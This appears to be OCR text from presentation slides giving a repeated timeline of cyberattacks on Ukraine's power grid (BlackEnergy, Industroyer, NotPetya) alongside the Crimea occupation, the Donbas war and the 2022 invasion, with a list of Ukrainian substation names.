
ПС Солотвино 35/10кВ

ПС Порохи 35/10кВ

ПС Дзвиняч 35/10кВ

ПС Міжгір'я 35/10кВ

ПС Богородчани 110/35/10кВ



Nov 2013

BlackEnergy

attacks intensify

Feb 2014

Russian occupation

of Crimea

April 2014

War in Donbas

begins

Dec 2015


BlackEnergy

attack causes blackout in Ukraine

24 Feb 2022

Russian invasion

of Ukraine



Nov 2013

BlackEnergy

attacks intensify

Feb 2014

Russian occupation

of Crimea

April 2014

War in Donbas

begins

Dec 2015

BlackEnergy

attack causes blackout in Ukraine

Dec 2016


Industroyer

attack causes blackout in Ukraine

24 Feb 2022

Russian invasion

of Ukraine



Nov 2013
BlackEnergy
attacks intensify


Feb 2014
Russian occupation
of Crimea

April 2014
War in Donbas
begins

Dec 2015
BlackEnergy
attack causes blackout in Ukraine

Dec 2016
Industroyer
attack causes blackout in Ukraine

24 Feb 2022
Russian invasion
of Ukraine



13

nergy

s intensify

Feb 2014

Russian occupation

of Crimea

April 2014

War in Donbas

begins

Dec 2015

BlackEnergy

attack causes blackout in Ukraine

Dec 2016

Industroyer

attack causes blackout in Ukraine

Jun 2017

NotPetya

